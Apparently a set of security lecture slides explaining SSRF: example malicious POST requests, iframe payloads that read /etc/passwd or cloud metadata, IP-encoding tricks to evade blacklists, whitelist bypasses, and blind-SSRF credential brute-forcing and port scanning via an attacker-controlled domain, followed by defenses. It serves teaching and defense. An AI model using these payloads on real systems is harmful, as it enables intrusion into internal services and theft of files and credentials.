Server-Side Request Forgery (SSRF)

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
https://cdn.prod.website-files.com/64233a8baf1eba1d72a641d4/65a358da60ce224014a578f4_homer-ssrf.jpeg

SSRF

- Attacker induces server-side application to make "**unintended" network requests** to a "**domain**"
- Domain?
  - Same server
  - Other internal servers within organization
    - May have firewalls in front to block external Internet traffic
  - Arbitrary external systems

- Requires application to take a URL from user to perform some action
  - URL need not be just http, can be file:///, dict://, ftp://, gopher:// etc
  - Our focus: http or https
- Exploits trust relationships the web server has with others


Give me all your private data
Hell no! :-|
(Request blocked!)
Internal Server
Give me all your
private data
Fetch me Internal Server's
private data
Sure :-) I know you
Here you go!
Sure :-) why not
Vulnerable Web
Server/Application

- How does it help attacker?
  - Unauthorized access to data
  - Perform unauthorized actions
    - Arbitrary command execution
  - Shift blame
    - Attack appears to originate from organization hosting vulnerable application

Types of Attacks

- Basic: Vulnerable server will make request and also return response
  - Easier to exploit
- Blind: Vulnerable server will make request but full response not returned
  - Some part of the response can often be seen (e.g. status code or some error message)
  - Harder to exploit

Website features exploited in SSRF

- Webhooks
  - One application contacts another application based on a trigger
  - E.g. send emails, record errors, process payments
- File upload via URL
  - E.g Upload profile picture from Internet
- Document and image processors
  - Process user submitted documents/images/videos etc
- Proxy services
  - Fetch user specified websites!

All require vulnerable server visiting and fetching external resources

Outline

- Basic:
  - Attacks against Same Server
  - Attacks against Other Systems
  - Common Defenses
  - Circumventing such defenses
- Blind:
  - Attacks: Password Cracking, Determining Running Services, Port Scanning
- Overall Defense
- Summary and References

Basic: Attacks against Same Server (Example of a Webhook)

Ed-tech Application: Course page with a button

Browser sends below POST message when button clicked

Server makes below api call to get relevant data and generates an appropriate response to client

```
POST /course/details
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

courseApi=http://localhost:30000/course/check?courseId=2
```

Attacker: Modify the post request to below

```
POST /course/details
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

courseApi=http://localhost:30000/admin
```

Server will fetch the contents of the /admin URL and return it to attacker

Note

- Why not attacker visit URL /admin directly?
  - Access control may block it!
  - Functionality accessible only to suitable authenticated users
- Why successful through SSRF?
  - /admin URL is being accessed from local machine
    - Request originates from a trusted machine
    - Normal access control may be sitting in front of application server
      - Does not apply to local machine!
  - Requests originating from the local machine are handled differently than ordinary requests

Example: File Upload via URL

- Website allows users to upload a profile photo from the Internet
  - https://example.com/upload.php?url=www.photos.com/ravi.jpeg
- Attack:
  - https://example.com/upload.php?url=localhost/secret_file.txt
    - This will cause server to fetch the local file and save it as profile picture
    - When attacker visit his/her page, the photo may render as some text !
  - https://example.com/upload.php?url=127.0.0.1:22
    - Error: Unable to upload image: ssh version, OS version
    - Note 22 is a ssh port. Above can reveal info about the machine!

Document/Image Processors

- Upload a video file (e.g. malicious.avi) for server to process (e.g. convert to mp4)
  - E.g. Server may run “ffmpeg -i malicious.avi output.mp4”
  - Attacker can include a malicious playlist inside the AVI video to read arbitrary files
    - E.g. Include /etc/passwd in the playlist
  - FFmpeg will fetch the file and show a screen capture of a tty (terminal) printing the file

- Web applications use PDF generation libraries to generate PDF documents
  - Allow users to input data (HTML+CSS) and then generate a PDF document
  - Can try below as input (sample payloads)
    - <iframe src=file:///etc/passwd></iframe> (or)
    - <iframe src="http://169.254.169.254/latest/meta-data/">
      - Often used in cloud settings to get metadata of the VM!

Proxy Services

- A company hosts a proxy service (example.com/proxy)
  - Proxy fetches web page specified in the “URL” parameter and displays it back to the user
    - For privacy, security, access-control reasons etc
  - E.g. https://example.com/proxy?url=www.iitb.ac.in
  - Attack:
    - https://example.com/proxy?url=admin.example.com
    - Cannot be accessed normally but proxy may be able to access it for you

Basic: Attacks against Other Systems

- Same as earlier, except target IP addresses of other systems
  - Can try other internal IP addresses (that often disallow external access)
  - Same example as before (webhook), except IP address is of another machine!

```
POST /course/details
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

courseApi=http://192.168.0.1/admin
```

Common defenses

- BlackListing: Validate input and block sensitive URLs
  - E.g. URLs containing 127.0.0.1, localhost, or /admin
- Whitelisting: allow input that begins with or contains permitted values
  - E.g. /course/….

Circumventing Blacklisting

- Use an alternative IP representation
  - E.g. http://127.0.0.1 can be bypassed as
    - http://2130706433/ (integer representation)
    - http://127.1 (short hand)
  - E.g. http://localhost:80 can be bypassed as http://[::]:80/

Example

Blocked

< iframe src="http://169.254.169.254/"

Bypasses

Converted Decimal IP: http://2852039166/
IPV6 Compressed: http://[::ffff:a9fe:a9fe]/
IPV6 Expanded: http://[0:0:0:0:0:ffff:a9fe:a9fe]/
IPV6/IPV4: http://[0:0:0:0:0:ffff:169.254.169.254]/

Dotted decimal with overflow: http://425.510.425.510/
Dotless decimal: http://2852039166/
Dotless decimal with overflow: http://7147006462/
Dotted hexadecimal: http://0xA9.0xFE.0xA9.0xFE/
Dotless hexadecimal: http://0xA9FEA9FE/
Dotless hexadecimal with overflow: http://0x41414141A9FEA9FE/
Dotted octal: http://0251.0376.0251.0376/
Dotted octal with padding: http://0251.00376.000251.0000376/
Mixed encoding (dotted octal + dotted decimal): http://0251.254.169.254

Reference:
https://infosecwriteups.com/breaking-down-ssrf-on-pdf-generation-a-pentesting-guide-66f8a309bf3c

- Register your own domain name that resolves to 127.0.0.1
  - This is done as part of DNS
- Provide a URL that attacker controls, which subsequently redirects to the target URL
  - Uses 307/308 HTTP code (temporary/permanent redirection)

http://customer1.app.localhost.my.company.127.0.0.1.nip.io

```
br@shadowfax:~$ dig http://customer1.app.localhost.my.company.127.0.0.1.nip.io

; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> http://customer1.app.localhost.m
y.company.127.0.0.1.nip.io
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6077
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;http://customer1.app.localhost.my.company.127.0.0.1.nip.io. IN A

;; ANSWER SECTION:
http://customer1.app.localhost.my.company.127.0.0.1.nip.io. 7065 IN A 127.0.0.1

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Aug 20 17:27:44 IST 2023
;; MSG SIZE  rcvd: 103
```

```
br@shadowfax:~$ dig http://customer1.app.localhost.my.company.12.10.0.1.nip.io

; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> http://customer1.app.localhost.m
y.company.12.10.0.1.nip.io
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39287
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;http://customer1.app.localhost.my.company.12.10.0.1.nip.io. IN A

;; ANSWER SECTION:
http://customer1.app.localhost.my.company.12.10.0.1.nip.io. 432000 IN A 12.10.0.
1

;; Query time: 123 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Aug 20 17:29:17 IST 2023
;; MSG SIZE  rcvd: 103
```

- Obfuscate blocked strings using URL encoding
  - http://127.0.0.1/admin as http://127.0.0.1/%2561dmin

Quick Note on URL Encoding

- Also known as percent-encoding
- Used to encode information in a URL
- Ensures URLs are transmitted over Internet in a way that is compatible with various systems that handle them
- Characters are encoded by converting them to their ASCII values
- Common Encodings:
  - Space: %20 (though + is also used in query strings to represent space).
  - ? becomes %3F
  - & becomes %26
  - / becomes %2F
  - : becomes %3A

Double Encoding

- Double encoding: data is encoded more than once
- Single Encoding:
  - Original character: a
  - URL-encoded: %61
- Double Encoding:
  - Original character: a
  - First encoding: %61
  - Second encoding: %2561
  - % character from the first encoding encoded into %25, followed by 61

Circumventing Whitelisting

Note: Only allow input that contains/begins a whitelist of permitted values

Eg. good-host is the whitelist string and bad-host is what attacker wants to access

- https://good-host:fakepassword@bad-host (good-host is like user name)
- https://bad-host#good-host (URL fragmenting)
- https://good-host.bad-host (DNS name you control)

Outline

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  - ~~Attacks against Same Server~~
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Blind SSRF

- Application will make request but will not return response to attacker
  - May return response code and/or some error message!

Password Cracking

- Attacker wants to crack password of some internal machine (M) whose IP address is say x
- Assume further that the **vulnerable server** blocks all URL requests to M (blacklisting)
- Attacker set up:
  - Set up a DNS entry in the attacker's authoritative name server where attacker.com maps to x

- In the SSRF payload , set the URL to http://login:password@attacker.com/admin/
- Send lots of “login:password” combos, one in each request (automate it)
- The vulnerable web server will resolve DNS and make a connection to IP address x
- As part of the HTTP request it will specify the login credentials and also the URL path i.e. /admin
  - This is how basic authentication as supported by HTTP protocol works, but this practice of including credentials in URL is outdated now!

If website returns status code as follows (remember 401: unauthorized, 200: ok)

- http://admin:password@my-server.com/admin/ - 401
- http://admin:admin@my-server.com/admin/ - 401
- http://admin:123456@my-server.com/admin/ - 200

(admin, 123456 is the right combo)

Running Services

- Attacker wants to figure out what services are running internally within an organization
- Assume vulnerable server returns a standard error code
  - If contacted URL did not return the intended results (e.g. course details), “No course details available”
- As SSRF payload, Attacker passes on a variety of URLs
  - http://github.example.com
  - http://teams.example.com etc
- But error code is same. What to do?

317 ms - http://trello.example.com

1423 ms - http://jira.example.com

1450 ms - http://github.example.com

1360 ms - http://teams.example.com

1511 ms - http://grafana.example.com

(trello maybe active; for others, host name may not have resolved, hence excess delay)

All have same error code, but timings vary

Port Scanning

- Suppose attacker wants to find out what all ports are open on a specific internal machine I
- Attacker steps:
  - Configures a website "www.attacker.com" on attacker controlled server with IP A
  - Set up a DNS entry in the attacker's authoritative name server with two entries for the website
    - www.attacker.com maps to I
    - www.attacker.com maps to A
    - order matters!: I should come before A

- SSRf Payload: http://www.attacker.com:P
  - Where in each request change P

http://www.attacker.com:22 - request came for A:22

http://www.attacker.com:80 - request came for A:80

http://www.attacker.com:8080 - request did not come to A

http://www.attacker.com:9000 - request came for A:9200

http://www.attacker.com:3000 - request did not come to A

http://www.attacker.com:22 - request came for A:22

http://www.attacker.com:80 - request came for A:80

http://www.attacker.com:8080 - request did not come to A

http://www.attacker.com:9000 - request came for A:9200

http://www.attacker.com:3000 - request did not come to A

- ports 8080 and 3000 are open! How?
  - Internal servers must have responded, hence the second IP address was not tried!

Overall Defense

- Input filtering:
  - Simple blacklists don’t work
    - Attackers will always find methods to bypass
  - Whitelists are better (but can also be bypassed)
- Proper error and response handling:
  - Pay attention to what is being revealed in error messages (200 vs 401)
  - Do not send raw response from the request to the client

- Disable unused URL schemas
  - If application only uses HTTP or HTTPS, disable schemas such as file:///, dict://, ftp://, and gopher:// etc
- Enable authentication on internal services
  - Even for services on the local network
  - Vulnerable server accesses an internal server A normally (e.g. course details)
    - Has some access token to authenticate to A
  - If you ask it to access another server M, it may not have the relevant token!

- Log ALL requests, highlight improper requests and alert
  - Centralized logging from Web Application Firewalls (WAFs), Network firewalls, web servers, other infrastructure systems
  - Watch for failed requests, scanning type activity

Real World SSRF

- ESEA SSRF: https://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/
- Google Internal DNS SSRF: https://www.rcesecurity.com/2017/03/ok-google-give-me-all-your-internal-dns-information/

SSRF PAYLOAD
HTTP REDIRECT
ARBITRARY URL
imgflip.com

Summary

- SSRF attacks require a server to visit and fetch external resources
  - Exploit trust relationships the web server has with others
- Features exploited: Webhooks, File upload via URL, Document and image processors, Proxy services
- Two types of attacks: Basic (easy) and Blind (hard)
- Defense is in the form of input filtering, proper error handling, authentication and logging!

References

- https://portswigger.net/web-security/ssrf
- Payload reference:
  - https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery (video upload)
  - https://infosecwriteups.com/breaking-down-ssrf-on-pdf-generation-a-pentesting-guide-66f8a309bf3c (pdf upload and blacklisting)